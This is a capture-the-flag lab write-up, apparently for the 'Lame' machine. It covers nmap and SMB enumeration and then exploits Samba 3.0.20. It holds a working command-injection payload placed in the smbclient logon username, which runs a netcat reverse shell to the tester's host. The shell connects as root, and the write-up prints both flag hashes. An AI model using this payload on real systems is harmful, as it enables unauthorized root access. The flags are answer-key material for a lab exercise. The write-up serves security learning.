

Lame

- `nmap`




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -A 10.10.10.3
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 15:01 EDT
Nmap scan report for 10.10.10.3
Host is up (0.29s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.91
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROU
Warning: OSScan results may be unreliable because we could not find at
Aggressive OS guesses: Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.3
DRAC5) (90%), Dell Integrated Remote Access Controller (iDRAC6) (90%),
nServer 5.5 (Linux 2.6.18) (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- `Port 21` which running `ftp server` using `vsftpd 2.3.4` . After discoverd, the target is not vulnerable on port 21
- `Port 22` we can access this port but we didn't have the password. so try another port
- `Port 139, 445 SMB` connect to `smb server` using tools called `smbclient`




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.10.10.3
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

- We have a `tmp folder` look interesting. So we discoverd the permission for the drives




```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 10.10.10.3

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 ___________________________________________________________________________
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.3:445  Name: 10.10.10.3                Status: Authenticated
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        print$                                          NO ACCESS       Printer Drivers
        tmp                                             READ, WRITE     oh noes!
        opt                                             NO ACCESS
        IPC$                                            NO ACCESS       IPC Service (lame server (Samba 3.0.
        ADMIN$                                          NO ACCESS       IPC Service (lame server (Samba 3.0.
```

- Have the read/write access to tmp folder. After googled, we found that is a vulnerability which we could inject a reverse shell to the username



```
┌──(kali㉿kali)-[~]
└─$ smbclient -N //10.10.10.3/tmp
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "/=`nc 10.10.14.91 9009 -e /bin/sh`"
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \>
```

- Executed the shell, use logon command which is part of smbclient tool. Its used to establishe a new vuid for this session by logging on again
- Open the nc listener and we have our shell as the root so we can access the `user.txt` and `root.txt`



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 9009
listening on [any] 9009 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.10.3] 53261
/bin/bash -i
whoami
root
cat /home/makis/user.txt
2c801276550bfb4a6a1920070ecd4165
cat /root/root.txt
2ccba0736def5c4ed1bdd9e930788278
```